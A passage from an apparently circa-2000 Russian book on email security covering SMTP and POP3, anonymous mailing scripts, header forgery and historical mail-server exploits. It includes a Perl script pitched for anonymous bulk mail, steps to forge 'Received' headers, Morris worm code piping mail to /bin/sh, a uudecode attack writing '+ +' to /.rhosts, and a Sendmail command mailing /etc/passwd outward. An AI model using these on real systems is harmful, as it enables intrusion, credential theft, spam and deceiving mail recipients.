Команда "***SEND FROM***", использующаяся ***вместо*** "MAIL FROM", отправляет сообщение на консоль получателя. Если же получатель окажется неактивным – письмо будет утеряно без каких-либо уведомлений, поэтому рекомендуется использовать команду "***SOML FROM***" (*Send Or Mail*), которая автоматически помещает сообщение в ящик, если терминал пользователя неактивен. Команда "***SAML FROM"*** (*Send And Mail*) отправляет

[207] Да и не только на нем – подобная схема используется в подавляющем большинстве случаев

[208] Актуально при использовании UUCP пересылки

[209] К этому рекомендуется прибегать, например, во время зацикливания квитирующих сообщений доставки.

[210] Что-то среднее между ICQ и IRC

[211] И, вероятно, SendMail

[212] Для этого вовсе не обязательно устанавливать UNIX на свой персональный компьютер, достаточно воспользоваться любым сервером, предоставляющим такой сервис.

[213] А вот такую экзотику найти в сети уже сложнее

сообщение на терминал и, независимо от успешности операции, направляет его копию в почтовый ящик получателя.

Для ответа респонденту не требуется разрыва SMTP-соединения – достаточно отправителю и получателю поменяться местами, воспользовавшись командой "***TURN"***, вызываемой без аргументов.

Такой способ общения имеет свои недостатки, но все же временами бывает достаточно удобен, расширяя базовые возможности электронной почты. К сожалению, SendMail не поддерживает команд «SEND FROM», «SOML FROM», «SAML FROM» и, поэтому, придется искать другой почтовый сервер.

Врезка «замечание»

Довольно часто[214] *на почтовых серверах случаются перебои, и доступ к почтовому ящику на время устранения неполадок становится недоступным, а иногда даже теряется его содержимое. Вот если бы отправитель направлял почту на несколько адресов сразу! Бытует мнение якобы достичь этого штатными средствами невозможно. На самом деле приемлемое решение проблемы достигается внесением всего одной стоки в конфигурационный файл ".forward", расположенный в домашнем каталоге пользователя.*

Например:

\kpnc, kpnc@aport.ru, kpnc@hotmail.ru

*В этом случае, SendMail будет дублировать всю входящую корреспонденцию по двум указанным адресам и кроме этого, помещать в почтовый ящик пользователя, расположенный в каталоге "**/var/mail/kpnc**"*[215]*. Если же подстроку "\kpnc" удалить, почта не будет сохраняться на сервере*[216]*. Аналогичного результата можно добиться перечислением требуемых адресов в файле **aliases**.*

Значительно проще устроен *POP3 Agent*. В большинстве случаев его реализация полностью умещается в нескольких сотнях строк языка Си или Perl[217]. Этого оказывается вполне достаточно для поддержки десяти базовых команд протокола POP3 (USER, PASS, QUIT, STAT, LIST, RETR, DELE, NOOP, LAST, RSET – подробнее каждой из них рассказывается в главе «Протокол POP3»).

Получение почты происходит в три стадии. На первом этапе выполняется ***авторизация*** – проверка имени и пароля пользователя. В простеющем случае они передаются по сети в открытом виде, но в последнее время из соображений безопасности стали прибегать к различным алгоритмам шифрования. Если проверка пароля прошла успешно, агент открывает ***транзакцию*** и предоставляет доступ к почтовому ящику. На стадии ***обновления транзакции*** уничтожаются все сообщения, отмеченные пользователем для удаления. В большинстве случаев для манипуляций с ящиком *Агент POP3* прибегает к услугам *Агента Пользователя* SendMail или другого почтальона, установленного в системе. Таким образом, в POP3 сервере не остается ничего таинственного.

Врезка «информация»

Агенты POP3 крайне непопулярны в среде UNIX. Так, например, в стандартной поставке SPARC под Solaris никакого агента POP3 вообще нет и желающие установить его на свою систему вынуждены делать это самостоятельно – благо исходные тексты программ, реализующих этот протокол, широко распространены в сети.

Дополнение. Анонимная рассылка корреспонденции

[214] Или редко – в зависимости от надежности поставщика сетевых услуг

[215] В некоторых случаях используется другой путь

[216] Такую конфигурацию выгодно использовать для массовой рассылки писем.

[217] Впрочем, немногие POP3 сервера написаны на Perl, – простота программирования оборачивается ухудшением производительности

- В этой главе:
  - Создание скрипта, отправляющего сообщения
  - Обеспечение анонимности отправителя письма
  - Фальсификация заголовков сообщения

Большинство SMTP-серверов определяют IP-адрес отправителя сообщения и вставляют его в заголовок. Конечно, IP-адрес это еще не сам отправитель (которого пойди найди), но иногда возникает необходимость остаться полностью анонимным.

В Сети существует множество служб, предоставляющих услуги подобного рода (например, proxy-серверы, анонимайзеры), но анонимайзеры явно указывают на желание отправителя остаться неизвестным, а по поводу анонимности некоторых proxy-серверов многих терзают смутные сомнения.

Одно из возможных решений проблемы заключается использование программы пересылкой писем, размещенной на удаленном сервере. Выбор сервера, подключенного к быстрому Internet-каналу, упросит массовую рассылку корреспонденции.

Врезка «для начинающих»

Часто начинающие вредители не могут придумать ничего оригинальнее, чем заставлять сервер с помощью скрипта получать самый свежий дистрибьютив бета-версии Windows 2000[218] *и посылать его на ящик жертвы в немерянных количествах.*

Куда привлекательнее выглядит попытка принудительного приобщения атакуемого к миру прекрасного, например, ознакомление его с космическими исследованиями NASA (для чего используются фотографии, доступные на сайте www.nasa.gov *)*

Ниже приведена одна из возможных реализаций такой программе, написанной на языке Perl (на диске, прилагаемом к книге, она находится в файле "`/SRC/smtp.pl`"). Подробное объяснение ее работы выходит за рамки данной книги, однако, структура программы достаточна проста, чтобы в ней мог разобраться даже неподготовленный читатель.

```
use Socket;
my($mailFrom) = 'KPNC@APORT.RU';
my($MailTo) = 'KPNC@APORT.RU';

socket(SMTP, PF_INET(), SOCK_STREAM(), 6);
connect(SMTP,sockaddr_in(25,inet_aton("mail.aport.ru")));

recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "HELO kpnc\n",0);
print ">HELO\n";

my($buffer) = @_;
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "MAIL FROM: <$mailFrom>\n",0);
print ">MAIL FROM:<$mailFrom>\n";
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "RCPT TO: <$MailTo>\n",0);
print ">RCPT TO: <$MailTo>\n";
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "DATA\n",0);
print ">DATA\n";
recv(SMTP, $buffer, 200, 0);
```

[218] Во время написания книги успела выйти и финальная версия Windows 2000, впрочем, еще не свободная от ошибок.

```
print "$buffer\n";

send(SMTP, "From: Kris Kaspersky\n", 0);
print ">From: Kris Kaspersky";
print "<BR>\n\n";

send(SMTP, "Subject: Test\n", 0);
print ">Subject: Test\n";

send(SMTP, "Hello, KPNC!\n", 0);
print ">Hello, KPNC!\n";

send(SMTP, "\r\n.\r\n",0);
print "\r\n.\r\n";
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "QUIT\n",0);
print ">QUIT\n";
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

close(SMTP);
```

Приведенный пример позволяет отослать только одно письмо по указанному адресу. На самом же деле, если программа может отправить одно письмо, то сумеет и десять, стоит только дополнить ее циклом[219].

Врезка «для начинающих»

Автор умышленно не привел законченного примера, оставляя читателю свободное пространство для творчества. В противном случае слишком велик был бы соблазн забросить книгу на полку и использовать содержащиеся на диске программные реализации атак, совершенно не интересуясь механизмом их работы.

Скрипт необходимо разместить на сервере, который поддерживает удаленное выполнение программ, разрешает telnet-вход, имеет в наличие интерпретатор Perl и допускает установку соединений с другими узлами сети. Перечисленным требованиям удовлетворяет, например, `hobbiton.org` и некоторые другие бесплатные сервера.

Для размещения файла скрипта на сервере лучше всего воспользоваться ftp-протоколом, а запустить его из telnet-сессии проще всего так: “perl имяфайла.pl”. (Для запуска скрипта по протоколу HTTP его придется несколько модифицировать, о том, как это сделать рассказано в главе «Протокол HTTP»). После завершения работы скрипта экран должен выглядеть приблизительно так:

[219] Например, бесконечным.




Рисунок 31 Демонстрация работы скрипта, посылающего письмо

Для облегчения понимания этот пример не имеет никаких изменяемых настоек и все данные прописаны непосредственно в теле программы. Однако это не законченная программа, а всего лишь макет, демонстрирующий принципиальную возможность анонимной отправки корреспонденции.

Заголовок письма, доставленного на “kpnc@aport.ru” (или по любому другому адресу) должен выглядеть приблизительно так:

- `From kpnc@aport.ru Mon Jun 05 11:51:53 2000`
- `Received: from` **`hobbiton.org ([216.161.239.42]`** `helo=kpnc)`
- `by hearst.mail.ru with smtp (Exim 3.14 #3)`
- `id 12yrfs-000KGD-00`
- `for KPNC@APORT.RU; Mon, 05 Jun 2000 11:51:53 +0400`
- `From: Kris Kaspersky`
- `Subject: Test`
- `Message-Id: <E12yrfs-000KGD-00@hearst.mail.ru>`
- `Date: Mon, 05 Jun 2000 11:51:53 +0400`

В заголовке содержится IP-адрес ***сервера***, выполнившего скрипт, но нет никакой информации об ***отправителе*** (за исключением данных, которые он пожелал оставить сам). Таким образом, можно построить собственный *анонимайзер*, позволяющий его создателю (а, возможно, и другим пользователям) рассылать анонимные сообщения.

Подобные услуги предоставляют сотни поставщиков в сети, но не все анонимайзеры действительно надежны. Лучше всего пользоваться программным обеспечением собственного написания, в котором можно гарантировать отсутствие «закладок», а поведение чужого ресурса временами бывает непредсказуемо[220].

Однако технически возможно фиксировать IP-адреса всех пользователей, подключившихся к `hobbiton.org`[221] и запустивших скрипт рассылки на выполнение. Поэтому, отправителю, желающему остаться абсолютно неизвестным, необходимо найти такой сервер,

[220] Не секрет, что некоторые анонимайзеры сохраняют IP адреса отправителей корреспонденции.

[221] Да, так, собственно, и происходит – этот сервер ведет протоколы всех действий пользователя.

который бы не вел никаких протоколов[222]. Или можно задействовать несколько десятков узлов, последовательно пересылая скрипт (или команду на его выполнение) от машины к машине. Если хотя бы один из узлов этой цепочки не регистрирует всех подключений, то установить отправителя будет невозможно. Некоторые приемы позволяют подделать содержимое IP-заголовка. Но, поскольку такая операция требует весьма высокой квалификации, к ней обычно не прибегают.

Кроме сокрытия анонимности отправителя, скрипт может использоваться для фальсификации (или уничтожения) заголовков писем. Например, можно создать видимость, что сервер, отправивший письмо, всего лишь транзитный узел пересылки, а «настоящий» отправитель находится совсем - совсем в другом месте.

Для этого достаточно вставить в заголовок одно (или несколько) полей «Received», например, так “Received: from mail.pets.ja”[223]. Модифицированный вариант smtp.pl находится на прилагаемом к книге диске под именем smtp1.pl, и от оригинального файла отличается следующими строками:

```
send(SMTP, "Received: from mail.pets.ja\n", 0);
print ">Received: from mail.pets.ja";
```

Заголовок письма, отправленного с его помощью, должен выглядеть приблизительно так:

```
From kpnc@aport.ru Thu Apr 06 10:57:30 2000
Received: from [209.143.154.93] (helo=kpnc)
by camel.mail.ru with smtp (Exim 3.02 #107)
id 12d6EL-000NmZ-00
for KPNC@APORT.RU; Thu, 06 Apr 2000 10:57:30 +0400
Received: from mail.pets.ja
From: Kris Kaspersky
Subject: Test
Message-Id: <E12d6EL-000NmZ-00@camel.mail.ru>
Bcc:
Date: Thu, 06 Apr 2000 10:57:30 +0400
```

Получатель, скорее всего, решит, что письмо пришло с сервера mail.pets.ja, и вряд ли обратит внимание на ретрансляторы. Выявление истинного получателя можно значительно затруднить, если не класть письмо непосредственно в почтовый ящик клиента, а переслать его через несколько транзитных серверов. В этом помогут возможности управления маршрутизацией доставки сообщения, поддерживаемые SMTP-протоколом. Если задействовать несколько десятков узлов и вставить в письмо несколько десятков подложных строк “Received”, то установить истинного отправителя сообщения станет практически невозможно, вернее сказать, нецелесообразно.

Однако грубая подделка заголовка облегчает выявление фальсифицированных полей. Основные ошибки, по которым легко узнается подлог, следующие: указанных адресов серверов вообще не существует в природе; стиль заполнения сервером поля “Received” отличается от используемого злоумышленником; реальное время пересылки писем сервером на порядок ниже (или выше), чем это следует из заголовка письма.

Поэтому, мало иметь образцы заполнения “Received” каждым из узлов – необходимо выяснить средние задержки в доставке сообщений. Еще более сложно разобраться с алгоритмом генерации идентификаторов, добавляемых большинством транзитных серверов к заголовку письма для избежания его зацикливания. Такой идентификатор уникален для каждого сервера и не может представлять абсолютно случайное значение, поскольку, в тогда бы существовала возможность повторной выдачи одного и того же идентификатора, что недопустимо.

Обеспечить уникальность помогает привязка ко времени пересылки письма. Некоторые алгоритмы генерации идентификатора позволяют его обратить и узнать время, когда он был выдан. Это позволяет выявить поддельные идентификаторы, а вместе с ними и поддельные поля в заголовке письма.

Причем по «внешнему виду» идентификатора трудно (невозможно) сказать каким образом он был получен. Для этого необходимо изучить исходные тексты сервера (если они

---

[222] Как правило, для этого необходимо завести собственный сервер.

[223] Конечно, это очень грубая подделка, но в качестве примера вполне сойдет

доступны) или дизассемблировать машинный код (если исходные тексты вне досягаемости). В следующем заголовке приведены примеры двух идентификаторов. Разумеется, визуально ничего нельзя сказать о том, как они были получены:

```
From owner-sf-news@securityfocus.com Wed Sep 06 03:00:03 2000
Received: from lists.securityfocus.com ([207.126.127.68])
    by hearst.mail.ru with esmtp (Exim 3.14 #4)
    id 13WRh6-000LBx-00; Wed, 06 Sep 2000 02:59:57 +0400
Received: from lists.securityfocus.com (lists.securityfocus.com [207.126.127.68])
    by lists.securityfocus.com (Postfix) with ESMTP
    id E62DC1EF74; Tue,  5 Sep 2000 15:58:34 -0700 (PDT)
Received: from LISTS.SECURITYFOCUS.COM by LISTS.SECURITYFOCUS.COM
          (LISTSERV-TCP/IP release 1.8d) with spool id 13121453 for
          SF-NEWS@LISTS.SECURITYFOCUS.COM; Tue, 5 Sep 2000 15:58:31 -0700
Approved-By: se@SECURITYFOCUS.COM
```

Впрочем, маловероятно, чтобы получатель обладал квалификацией, достаточной для проведения анализа подобного уровня. И большинство пользователей можно ввести в заблуждение даже грубой подделкой заголовка.

Дополнение. Анонимное получение корреспонденции

Не имейте никаких иллюзий насчет денег. Их нельзя есть. Их нельзя носить на себе. Единственное, что можно делать с деньгами - это их тратить. Именно для этого они и предназначены.

Эрл Стенли Гарднер «дело об удачливом проигравшем»

При получении почты обычным способом сервер определяет (а некоторых случаях и запоминает) IP-адрес подключившегося клиента. Но иногда получателю нежелательно раскрывать свой адрес, даже если он динамический. Провайдер, выделяя абоненту IP, запоминает (может запоминать) время, в которое он был выдан и имя пользователя, которому он был выдан. Поэтому, существует возможность установить личность получателя письма.

Для сохранения анонимности можно воспользоваться специально разработанным скриптом, который читает корреспонденцию и выкладывает ее на какой-нибудь анонимный ftp-сервер. Это позволяет убить сразу двух зайцев – скрыть собственный адрес и обойти один из недостатков POP3 протокола – отсутствие *докачки*.

В самом деле, если в ящике лежит сообщение огромных размеров, а связь то и дело рвется, может потребоваться немалое количество попыток, пока, наконец, письмо не попадет на локальный компьютер. Напротив, скрипт, выполняющийся на сервере с быстрым каналом, выполнит ту же операцию за значительно меньшее время, и, выложив сообщение на ftp, значительно облегчит клиенту получение письма, поскольку, теперь отпадет необходимость начинать процесс перекачки с самого начала после каждого разрыва соединения.

В приведенном ниже примере в качестве альтернативы Perl использован язык Python,основные достоинства которого – простота и огромное количество всевозможных библиотек, поставляемых вместе с языком. Ниже будет продемонстрировано использование одной из них.

Библиотека poplib скрывает от пользователя механизмы взаимодействия клиента с POP3-сервером, однако, значительно упрощает процесс программирования. Минимально функциональная программа, читающая все письма, поступившие к этому моменту в почтовый ящик, может выглядеть так (на диске, прилагаемом к книге, он находится в файле "`/src/pop.py`"):

```
#!/usr/local/bin/python
import poplib
print "Python's Mail client"
print "Connecting..."
M = poplib.POP3("mail.ru")
print "Login..."
```

```
M.user("MyLogin")
print "Password...."
M.pass_("MyUnpublishedPassword")
print "Get List of message"
numMessages = len(M.list()[1])
print "Numers of message : ",numMessages
for i in range(numMessages):
    for j in M.retr(i+1)[1]:
    print j
```

Вероятно, единственной проблемой окажется поиск сервера с установленным интерпретатором Python. Малая распространенность этого языка затрудняет его использование злоумышленниками, которым пришлось бы либо обзавестись собственным сервером, либо получить права администратора для удаленной установки Python.

Атака на почтовый сервер

- В этой главе:
  - Типы атак
  - Перехват почтового трафика
  - Червь Морриса
  - Ошибка “uudecode”
  - Ошибка неявной поддержки конвейера
  - Угроза от спамеров

Почтовый сервис – один из древнейших ресурсов Internet, еще в семидесятых годах ставший как объектом, так и орудием атак злоумышленников. Десяток-другой лет назад почтовые сервера содержали огромное количество дыр, некоторые из которых остались открытыми и по сей день.

Существует несколько типов атак: атаки, основанные на ошибках реализации программного обеспечения (срыв стека, использование конвейера); атаки, основанные на неправильной конфигурации сервера и атаки, основанные на уязвимости сетевых протоколов (внедрение ложного DNS, перехват трафика).

Даже при условии отсутствия ошибок реализации правильно настроенный почтовый сервер может быть атакован, если не предпринять особых мер предосторожности, о которых осведомлен далеко не каждый администратор.

Например, пусть Алиса отправляет Бобу письмо, а Ева хочет его перехватить. Процесс пересылки письма выглядит так: почтовый сервер Алисы (скажем, aserver.com) смотрит на адрес получателя (скажем, bob@bserver.com) и обращается к «знакомому» DNS-серверу с просьбой определить IP-адрес сервера “bserver.com”. Получив ответ, он устанавливает с сервером получателя SMTP-соединение и передает ему послание. Если Ева знает адреса серверов Алисы и Боба[224], она сможет сфальсифицировать ответ DNS-сервера и сообщить адрес своего собственного сервера, а не bserver.com!

В большинстве случаев протокол DNS реализован поверх UDP-протокола, а протокол UDP работает без установки соединения, принимая пакеты от кого бы то ни было на заданный порт. Для определения личности отправителя предусмотрен специальный идентификатор, который не известен злоумышленнику[225]. Идентификатор представляет собой 16-битовое значение, поэтому, послав всего лишь 2^{16} пакетов, Ева может быть уверена, что один из них жертва воспримет как ответ от настоящего DNS. А если идентификатор не абсолютно случайное число (как это часто и случается), то количество требуемых попыток существенно уменьшается.

---

[224] Адрес сервера входящей почты содержится в e-mail адресе, а адрес сервера исходящей почты можно узнать из заголовка сообщения – для этого Алиса должна отправить Еве хотя бы одно письмо

[225] Читай – не должен быть известен злоумышленнику

Обсуждение перехвата трафика путем подобного «подмятия» DNS-сервера – тема отдельного разговора, выходящая за рамки рассказа об уязвимости почтовых соединений. Позже она будет детально рассмотрена в главе «Атака на DNS сервер»[226], здесь же достаточно заметить – если в e-mail адресе не указан IP (т.е. например, kpnc@195.161.42.222), а получатель не находится на том же сервере, что и отправитель, то перехват такого сообщения в принципе ***возможен***.

Анализ почты позволяет злоумышленнику почерпнуть множество информации, облегчающей дальнейшее проникновение в систему, и расширяет границы социальной инженерии. Кроме того, в корпоративной (да и не только) переписке часто содержатся сведения и документы, представляющие огромный интерес для конкурентов и промышленно-финансовых шпионов всех мастей. Единственный выход – шифровать всю конфиденциальную корреспонденцию утилитами, наподобие PGP.

Впрочем, атаки, направленные на перехват переписки, не получили большого распространения. Намного чаще злоумышленники пытаются овладеть удаленной машиной, и почтовый сервер одно из возможных средств для достижения такой цели. Сложность и запутанность почтового программного обеспечения затрудняют его тестирование, а оставленные ошибки могут представлять лазейку для злоумышленника.

Первый громкий прецедент произошел осенью 1988 года, когда по сети расползся червь Морриса. Один из способов распространения заключался в использовании отладочного режима в программе SendMail. Отладочный режим служил для удаленного управления почтовым демоном и позволял выполнить команды, передаваемые в теле письма. Остальное, как говорится, было делом техники. Вирус посылал «затравку» на языке Си с указанием откомпилировать ее и запустить. «Затравка» стирала заголовки почты, способные пролить свет на ее происхождение, и, связавшись с отправителем, «перетягивала» на сервер все остальные модули червя.

Ниже приводится фрагмент кода вируса (с небольшими сокращениями), демонстрирующий как он использовал отладочный режим (жирным цветом выделены строки, передаваемые им на сервер по SMTP-соединению).

```
send_text(s, "debug");
...
#define MAIL_FROM "mail from:</dev/null>\n"
#define MAIL_RCPT "rcpt to:<\"| sed \'1,/^$/d\' | /bin/sh ; exit 0\">\n"
...
send_text(s, MAIL_FROM);
i = (random() & 0x00FFFFFF);
sprintf(l548,MAIL_RCPT, i, i);
send_text(s, l548);
```

Вскоре после атаки лаз был закрыт, но червь Морриса послужил наглядным доказательством принципиальной возможности атак и стал хорошим стимулом к поиску других, еще никем не обнаруженных ошибок. В том, что они существуют, – никто не сомневался. Так оно и получилось.

Некто (имени которого история не сохранила) обратил внимание, что у многих почтовых серверов в файле «/etc/aliases» содержится строка приблизительного следующего содержания: «decode: |/usr/bin/uudecode». Если послать на такой сервер письмо, адресованное получателю «decode», оно попадает в руки программы “uudecode”, предназначенной для распаковки UUE-сообщений.

Врезка «для начинающих»

Необходимость передавать двоичные файлы через почтовые системы, не допускающие использование символов с кодами менее 32 и более 127, привела к появлению UUE кодировки. Идея, лежащая в ее основе, заключается в следующем: три байта (24 бита) разбиваются на четыре шестибитовых «осколка», каждый из которых суммируется с кодом пробела (0x20), образуя транспортабельный текст.

Таким образом, закодированный текст состоит из следующих символов (и только из них): `!"#$%&'()+,-./012356789:;<=>?@ABC...XYZ[\]^_, каждый из*

[226] Смотри том 2

которых может быть передан по любым телекоммуникационным каналам, в том числе и семибитовым.

Получатель проделывает на свой стороне обратный процесс, – из каждого символа вычитает код пробела, и из каждых четырех «осколков» закодированного текста собирает по три байта оригинального послания.

Типичное UUE-сообщение выглядит приблизительно так (все необязательные поля для упрощения понимания опущены):

```
begin 644 filename
=D>JEJR"AKJ'@H"`M(.&OH.$@I*7@I:*N(0T``0(`
`
end
```

Слово “filename”, стоящее в заголовке, обозначает ни что иное, как имя файла, в который отправитель предлагает записать раскодированный текст. Большинство расшифровщиков не проверяют наличие файла на существование и затирают его содержимое без запроса подтверждения пользователя.

Если демон SendMail обладает наивысшими привилегиями (а так чаще всего и бывает), программа uudecode наследует их при запуске. Следовательно, существует возможность перезаписать ***любой*** файл в системе.

Например, злоумышленник может внести в файл “.rhosts” строку вида «+ +». В файле “.rhosts” содержится перечень адресов ***доверительных узлов*** и имен пользователей, которым с этих самых узлов разрешен вход на сервер без предъявления пароля. А комбинация «+ +» открывает свободный доступ ***всем*** пользователям со ***всех*** узлов сети.

Атака может выглядеть приблизительно так (символ “;” обозначает строку комментариев):

```
; Создание файла, содержащего строку “+ +”
cat > tmp
+ +
^C
; uue-кодирование, с указанием раскодировать этот файл в /.rhosts
% uuencode tmp /.rhosts
begin 644 /.rhosts
$*R`K"@``
`
end
; Соединение с сервером жертвы по 25 порту для передачи сообщения
telnet 127.0.0.1 25
; Соединение установлено сервер вернул приглашение
220 kpnc.krintel.ru SimpleSMTP 1.0 Sun, 26 Mar 2000 16:42:49 +0400
; Чествование сервера
helo kpnc
250 kpnc.krintel.ru Hello kpnc.krintel.ru [195.161.41.239]
; Указание адреса отправителя
mail from: kpnc@kpnc.krintel.ru
250 kpnc   Sender ok
; Указание псевдонима ‘decode’ в качестве имени получателя
rcpt to: decode
250 decode Recipient ok
; Ввод закодированного сообщения в теле письма
data
354 Enter mail, end with "." on a line by itself
begin 644 /.rhosts
$*R`K"@``
`
end
.
250 Ok
; Выход
quit
221 kpnc.krintel.ru closing connection
```

Теперь злоумышленник (и не только он – любой пользователь с любого узла) сможет зайти на сервер и, в лучшем случае, оставить администратору свое graffiti (автограф, то есть) на видном месте. В худшем же…

Эта ошибка в тех или иных вариациях встречается и сегодня. Многие программы-декодеры (например, распаковщики) допускают указание абсолютных путей[227]. Защита файла от перезаписи (в тех случаях, когда она есть) не панацея – злоумышленник может создать ***новый*** файл, поместив его, например, в такую папку как «Автозагрузка». Рано или поздно система запустит его, и код злоумышленника получит управление.

Другая возможность выполнить код на удаленном сервере заключается в неявной поддержке конвейера в полях “MAIL FROM” и “RCPT TO”. Часто даже сами разработчики не подозревают о такой уязвимости, поскольку она не всегда очевидна. Например, команда “open” языка Perl может не только открывать файл, но и ***запускать*** его, если в имени присутствует символ “|”, обозначающий вызов конвейера.

Подобные попытки самостоятельной интерпретации передаваемых функции параметров встречаются достаточно часто. Особенно они характерны для UNIX-систем, где конвейер является одним из самых популярных средств межпроцессорного взаимодействия. Это действительно очень удобный прием, но далеко не всегда должным образом отмеченный в сопроводительной документации.

Разработчики, использующие в свой программе библиотеки сторонних поставщиков, не всегда проверяют, как поведет себя та или иная функция, обнаружив символ конвейера, особенно если об этом ничего не написано в документации. Похожая проблема возникает и при разработке совместных проектов: один разработчик не может знать всех тонкостей функционирования модулей другого разработчика, а в результате такой нестыковки полученная программа может неявным образом поддерживать конвейер.

Например, популярный почтовый демон SendMail вплоть до версии 5.5[228] включительно содержал множество ошибок, одна из которых продемонстрирована ниже (знаком “;” обозначены комментарии):

- *; Соединение с сервером жертвы по 25 порту для передачи сообщения*
- *telnet kpnc.krintel.ru 25*
- 220 target.com Sendmail 5.55 ready at Sun, 26 Mar 2000 16:51:12
- *; Чествование сервера*
- *helo kpnc*
- 250 kpnc.krintel.ru Hello kpnc.krintel.ru [195.161.41.239]
- ; *Использование конвейера в поле MAIL FROM. Следующая команда пересылает содержимое файла паролей по*
- *требуемому адресу*
- *MAIL FROM: "|/bin/mail kpnc@hotmail.com < /etc/passwd"*
- 250 "|/bin/mail kpnc@hotmail.com < /etc/passwd"... Sender ok
- ; *Задание заведомо неверного получателя*
- *rcpt to: user12345*
- 550 user12345... User unknown
- *; Игнорирование ответа сервера и попытка ввода тела сообщения*
- *data*
- 354 Enter mail, end with "." on a line by itself
- *; Содержание сообщения значения не имеет*
- *.*
- 250 Mail accepted
- *; Выход*
- *quit*

Ошибка проявлялась только в том случае, когда команда “DATA” использовалась после задания несуществующего получателя в поле “RCPT TO”. С точки зрения нормального человека такое сочетание не имеет никакого смысла, поэтому разработчикам и в голову не приходило протестировать его. Ошибки подобного типа очень сложно обнаружить как самим разработчикам, так и злоумышленникам. Но злоумышленники часто имеют неограниченное время для бесконечных экспериментов и самых причудливых манипуляций, которые рано или поздно приносят плоды.

Точно так, многие почтовые серверы оказываются уязвимы перед тривиальным срывом стека. Например, в феврале 2000 года, в SMTP сервере MMDF версии 2.44a-B4, работающего

[227] Или относительных путей, ссылающихся на родительские каталоги

[228] А может быть и более поздней, у автора не было возможности это проверить

под управлением SCO-UNIX обнаружилась ошибка переполнением буфера в полях “MAIL FROM” и “RPPT TO”, позволяющая злоумышленнику выполнить любой код под привилегией root.

А несколькими месяцами ранее – в ноябре 1999 года, ошибка переполнения была обнаружена в POP3\SMTP сервере ZetaMail версии 2.1. Пароль, передаваемый командой “PASS”, помещался в буфер фиксированного размера, и слишком длинная строка вылезала за его границы.

В том же ноябре 1999 появилось сообщение о наличие аналогичной уязвимости в версиях 3.2x SMTP-шлюза Interscan VirusWall, работающего под управлением Windows NT. На этот раз переполнение буфера происходило во время приветствия сервера командой “HELO” (если это приветствие оказывалось через чур многословным).

Врезка «замечание»

«От добра добра не ищут» говорит народная мудрость. Программное обеспечение, предназначенное для защиты от вирусов с оптимистичным названием «Вирусная преграда[229]», оказалось способным принести своим обладателям значительно больший ущерб, чем тот, что доставляет типичный вирус.

Бездумная установка средств защиты приводит не к усилению, а ослаблению безопасности компьютера. Чем больше программного обеспечения установлено на сервере, тем выше риск существования ошибок, способных позволить злоумышленнику проникнуть в систему.

Примерно в то же самое время обнаружилась уязвимость IMAIL POP3-сервера. Версии 5.07, 5.05 и 5.06 не контролировали длину имени пользователя, передаваемую командой “USER”. Такую же участь разделил Avirt Mail Server (версии 3.3a, 3.5). Сообщение о возможности переполнении буфера командой “PASS”, появилось в начале ноября все того же 1999 года.

Ошибки сыплются как из Рога Изобилия, регулярно обнаруживаясь, по крайней мере, по десятку штук в месяц. А сколько еще существует не выявленных ошибок вообще невозможно представить! Поэтому, любая уверенность администратора в защищенности его узла несколько наивна.

Но настоящей чумой почтовых серверов становятся не злобные взломщики, а вездесущие спамеры. Рассылая письма по десяткам (а порой и сотням) тысяч адресов, они плотно загружают сервер интенсивной работой. Поскольку, все отправляемые письма обрабатываются в порядке «социалистической очереди», пока эта очередь не опустеет (а спамеры создают очень длинную очередь) отправка корреспонденции остальными пользователями становится невозможна. Весьма вероятно, что сервер, не выдержав такой сумасшедшей нагрузки, повиснет.

Но настоящие неприятности начнутся, когда на администратора обрушится шквал негодования и обвинений в массовой рассылке. И весьма вероятно, что после этого инцидента администраторы других серверов, занесут адрес сервера пострадавшего администратора в «черный список», запрещая прием писем с указанного адреса. Вслед за этим начнут негодовать и пользователи пострадавшего администратора, поскольку отправка почты на большинство узлов станет невозможной.

